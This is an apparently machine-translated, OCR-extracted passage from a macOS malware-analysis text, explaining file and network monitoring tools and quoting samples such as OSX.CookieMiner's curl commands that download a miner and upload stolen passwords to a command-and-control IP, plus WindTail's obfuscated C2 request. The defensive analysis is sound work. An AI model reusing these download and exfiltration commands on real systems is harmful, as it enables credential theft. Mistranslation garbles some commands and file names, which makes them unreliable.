
一旦用户提供了他们的凭据，恶意软件将拥有root权限并持续自我安装。怎样FileMonitor实用程序提供了答案：

```
#文件监视器。app/Contents/MacOS/FileMonitor -pretty

{
  “事件”：“事件类型”：“通知创建”，“时间戳”：“2019-12-03
  06:36:21+0000”，
  “文件”：{
    “目的地”：“/Library/LaunchDaemons/com.decker.plist”，“进程
    ”：{
      "pid": 1073,
      “路径”：“/bin/cp”
      ，“uid”：0,“参数”
      ：[],“ppid”：1000,
      “祖先”：[100098695951,1],
      “签名信息”：{“csFlags”：
        603996161,
```

```
          "signatureIdentifier": "com.apple.cp",
          "cdHash": "D2E8BBC6DB7E2C468674F829A3991D72AA196FD",
          "isPlatformBinary": 1
        }
      }
    }
  }

  ...

  {
    “事件”：“事件类型”：“通知创建”，“时间戳”：“2019-12-03
    06:36:21+0000”，
    “文件”：{
      “目的地”：“/Library/LaunchDaemons/com.tractableness.plist”，“进程”：{
        "pid": 1077,
        “路径”：“/bin/cp”
        ，“uid”：0,“参数”
        ：[],“ppid”：1000,
        “祖先”：[100098695951,1],
        “签名信息”：{“csFlags”：
          603996161,
          "signatureIdentifier": "com.apple.cp",
          "cdHash": "D2E8BBC6DB7E2C468674F829A3991D72AA196FD",
          "isPlatformBinary": 1
        }
      }
    }
  }
```


具体地说，从FileMonitor输出中，我们可以观察到恶意软件（pid 1000）生成了/bin/cp实用程序，以创建两个持久启动守护进程：com。德克。plist和com。温顺。普利斯特。

回想一下FileMonitor的图形概述，其中包含OSX安装程序的文件事件快照。约特（B）[11]:



具体地说（如下更详细地显示），恶意软件的安装程序会删除一个持久（隐藏）后门，但会直接删除。也就是说，它不会产生任何额外的进程（例如/bin/cp） ...这意味着进程监视器不会检测到持久性。

仔细查看FileMonitor输出，可以看到创建恶意后门（~/.FlashUpdateCheck）的过程。该进程是一个未签名的应用程序Album。app/Contents/MacOS/Flash播放器， ...这显然是伪装成Adobe的Flash播放器。实际上，这个应用程序就是OSX。约特（b）的安装人员：

```
#文件监视器。app/Contents/MacOS/FileMonitor -过滤“Flash播放器”-很漂亮
{
  “事件”：“事件类型通知写入”，
  “文件”：{
    “目的地”：“/Users/user/.FlashUpdateCheck”，“进程”：{
      "uid" : 501,
      “论据” : [

      ],
```

```
        "ppid" : 1,
        “祖先”：[1]
        ],
        “签名信息”：
          {“csFlags”：0,
          "isPlatformBinary" : 0,
          "cdHash" : "0000000000000000000"
        },
        “路径”：“/Users/user/Desktop/Album.app/Contents/MacOS/Flash Player”，“pid”
        ：1031
      }
    },
    “时间戳”：“2019-12-27 21:05:48+0000”
  }
```


考虑到（全面的）文件监视器可能会提供进程监视器捕获的信息的超集，您可能想知道进程监视器在动态分析恶意样本时扮演什么角色。然而，这些监视器是互补的。

文件监视器通常会提供大量信息，这些信息可能会让人不知所措
...尤其是在样本的初始分类阶段。虽然可以过滤文件监视器（例如，FileMonitor支持-filter命令行选项），但这需要了解要过滤的内容！

另一方面，进程监视器可以更简洁地概述恶意样本的操作，这反过来又可以指导应用于文件监视器的过滤机制。

因此，通常明智的做法是从进程监视器开始，观察恶意样本可能产生的命令和/或子进程。如果需要更多详细信息，或者来自过程监视器的信息不足（可能恶意软件比较复杂）
独立），启动文件监视器。通过可能只过滤恶意软件（或其安装程序）的名称和/或它产生的任何进程，可以将文件监视器的输出保持在合理的水平。

网络监视器

大多数Mac恶意软件与远程命令和控制服务器交互，以下载其他文件、命令/任务和/或过滤用户数据。

例如，要持续感染一个系统，OSX。CookieMiner恶意软件[12]执行安装程序脚本（uploadminer.sh）。该脚本下载各种文件，例如用于持久化的属性列表，以及加密货币矿工:

```
curl -o com。苹果里格2。普利斯特
        http://46.226.108.171/com.apple.rig2.plist

curl -o com。代理初始化。普利斯特
        http://46.226.108.171/com.proxy.initialize.plist
...

curl -o xmrig2 http://46.226.108.171/xmrig2
```

“网络”安装（OSX.CookieMiner）


一旦安装了恶意软件，其主要目标之一就是从受感染的系统中过滤各种文件，例如密码和身份验证cookie（这可能允许攻击者访问用户帐户）：

```
...
python harmlesslittle代码。py >密码。txt 2>&1

cp passwords.txt ${OUTPUT}/passwords.txt
zip -r ${OUTPUT}.zip ${OUTPUT}
卷曲 --上载文件${OUTPUT}。拉链http://46.226.108.171:8000
```

文件过滤（OSX.CookieMiner）

在分析恶意样本时，发现网络端点（即命令和控制服务器的地址）以及深入了解网络通信（任务和任何数据过滤）是主要目标之一。

有了这些信息，分析师可以采取防御措施，例如开发网络级IoC（如防火墙或SNORT规则），并与外部实体合作，使C&C服务器下线。



虽然对恶意样本的静态分析可以揭示其网络功能和端点，但通常情况下，网络监视器是一种更简单、更有效的方法。


为了说明这一点，让我们回到本章开头的例子：

```
01  r14 = [NSString stringWithFormat:@"%@", [self
02  yoop:@"F5Ur0CCFMO/fWHjecxEqGLy/xq5gE98ZviUSLrtFPmGyV7vZdBX2PYYAIfmUcgXHjNZe3ibndAJ
03  Ah1fA69AHwjVjD0L+Oy/rbhmw9RF/OLs="]];
04
05  rbx = [[NSMutableURLRequest alloc] init];
06  [rbx setURL:[NSURL URLWithString:r14]];
07
08  [[[NSString alloc] initWithData:[NSURLConnection sendSynchronousRequest:rbx
09  returningResponse:0x0 error:0x0] encoding:0x4] isEqualToString:@"1"]
```

在第01-03行中，通过名为“yoop”的方法，恶意软件（OSX.WindTail）对硬编码的base64和AES加密字符串进行解码和解密。然后使用该字符串创建

恶意软件向其发送请求的URL对象（第06行）（第08行）。换句话说，模糊字符串是恶意软件的命令和控制服务器的地址。当然，加密和编码字符串的原因是使分析工作复杂化！是的，纯粹通过静态分析方法确定字符串的纯文本值将是一项非常重要的工作。


然而，通过网络监视器，恢复恶意软件C&C服务器的地址以及恶意软件连接到的路径（在所述服务器上）是很简单的。怎样通过简单地执行恶意软件（在虚拟机中！）以及监控其网络流量。该恶意软件几乎立即连接到其命令和控制服务器，从而显示其地址：“flux2.key.com”：



虽然有时可以通过进程监视器间接观察网络端点（如果恶意软件将此类操作委托给各种系统实用程序），但更复杂的恶意软件（如OSX.WindTail）可能是完全独立的，因此不会产生任何额外的进程。

> 笔记:
>
> 如果恶意软件将网络活动委托给内置的实用程序（例如/usr/bin/curl），那么进程监视器应该能够观察到这一点。
>
> 然而，一个专用的网络监控工具将能够观察任何网络活动，即使是不产生任何子进程的“自包含”恶意软件。
>
> 此外，网络监视器可能能够捕获数据包，从而对恶意软件样本的协议和文件过滤功能提供有价值的见解。

顾名思义，网络监视器是一种工具，它可以监视网络的各个方面，例如套接字事件（侦听、连接等）和连接，以及识别负责网络活动的进程。举个例子，我们在一个我们怀疑被感染的系统上运行lsof实用程序（下面讨论），它会发现各种可疑的连接和一个持久的netcat侦听器：



其他更全面的网络监控工具可以通过捕获网络数据包来深入了解网络流。macOS附带了各种内置的命令行工具，可以提供网络监控功能。如果你在UI层面上更为自如，还有一些可爱的GUI网络监控工具。

概括地说，正如我们所指出的，有两种类型的网络监视器：

- 提供当前网络利用率的“快照”（即已建立的连接）。这些示例包括/usr/bin/nettop、/usr/sbin/netstat
  /usr/sbin/lsof,以及 Netiquette [13].

- 提供实际网络流量的数据包捕获。例如/usr/sbin/tcpdump和 WireShark [14]

...这两种类型都是非常有用的动态恶意软件分析工具！

macOS中有几个直接内置的网络监视器，可以提供当前网络“状态”的快照，例如已建立的连接（可能到命令和控制服务器）、监听套接字（可能是等待攻击者连接的交互式后门），以及负责的进程：

- `netstat`可以“显示网络状态” [15],是一种流行的网络工具。当使用`-a`和`-v`命令行标志执行时，它将显示所有套接字的详细列表，包括它们的本地和远程地址、状态（已建立、侦听等）以及负责该事件的进程。

- `lsof`可以“列出打开的文件” [16],包括套接字。将其作为系统范围列表的根目录执行，并使用`-i`命令行标志将其输出限制为与“`internet`”（网络）相关的文件（套接字），包括套接字信息，如本地和远程地址、状态以及负责事件的进程。

- `nettop`提供“网络更新信息” [17]，将自动刷新。除了提供套接字信息，如本地和远程地址、状态以及负责事件的进程外，它还提供高级统计信息，如传输的字节数。

> 笔记:
>
> 这些实用程序中的每一个都支持大量的命令行标志，用于控制它们的使用，和/或格式化或过滤它们的输出。有关这些不同标志的信息，请查阅他们的手册页。

为了补充这些命令行实用程序，开源的`Netiquette` [13]工具（由`yours True`创建）。利用苹果的（私有）网络统计框架[18], `Netiquette`提供了一个简单的`GUI`，可以选择忽略系统进程、过滤用户指定的输入（例如，“侦听”只显示处于侦听状态的套接字），以及将结果导出到`JSON`:

网络礼仪[13]

如前所述，其他网络监视器旨在捕获实际网络流量（数据包），以便进行深入分析。这方面的例子包括无处不在的tcpdump实用程序和著名的Wireshark应用程序[14]。

从终端运行时，/usr/sbin/tcpdump:

> “打印网络接口上与布尔表达式匹配的数据包内容的描述 ...[并将]继续捕获数据包，直到被SIGINT信号中断“[19]

tcpdump支持大量命令行选项（例如-A以ASCII格式打印捕获的数据包，以及主机和端口选项以仅捕获特定连接），对于分析网络流量和理解恶意样本的协议尤其有用。

Wireshark [14] 还可以捕获网络流量，但提供功能齐全的用户界面和强大的协议解码功能。


现在，让我们简要地看看这些网络监控工具捕获的各种输出
...同时运行各种macOS恶意软件样本。

2019年年中，攻击者通过Firefox 0day攻击macOS用户。有效载荷？奥斯。吸烟（B）[20]。恢复恶意软件的命令和控制服务器地址是主要分析目标之一。通过网络监视器，这被证明是相当简单的！具体来说，在执行恶意软件时，lsof（使用-i和TCP标志运行，以在TCP连接上进行过滤）捕获到端口上185.49.69.210的传出连接80. 负责的进程quicklook是未签名的持久OSX。Mokes（b）植入，显然试图伪装成流行的文件托管服务Dropbox:

```
$ lsof -i TCP

命令         PID  USER   TYPE      NAME
快看         733  用户   IPv4 TCP  192.168.0.128:49291->185.49.69.210:http (SYN_SENT)

$ codesign ~/Library/Dropbox/quicklookd
~/Library/Dropbox/quicklook：代码对象根本没有签名
```

在最近的一次恶意软件攻击中，臭名昭著的Lazarus集团用OSX攻击macOS用户。Dacls [21]。执行恶意软件会导致可观察到的网络事件：a

尝试连接到185.62.58.207:443，Netiquette检测到该连接并将其归因于用户~/Library目录中的隐藏进程（.mina）：




作为恶意软件分析师，我们不仅对命令和控制服务器的地址感兴趣，还对数据包的实际内容感兴趣。例如，通过tcpdump，我们可以观察到最近的一个广告软件安装程序（InstallCore）伪装成Adobe Flash Player安装程序，实际上下载并安装了Flash的合法副本：


```
# tcpdump -s0 -A主机192.168.0.7和端口80

获取/adobe_flashplayer_e2c7b。dmg HTTP/1.1
主机：appsstatic2fd4se5em。s3。亚马逊。com
接受：*/*
接受语言：en us 连接：
保持活力
接受编码：gzip, deflate
用户代理：Installer/1 CFNetwork/720.3.13 Darwin/14.3.0（x86_64）
```

...当然，也会持续地用广告软件感染系统[22]。


完整的数据包捕获还可以揭示恶意代码的功能。例如，通过Wireshark，我们可以观察OSX收集的基本调查数据。ColdRoot [8]。



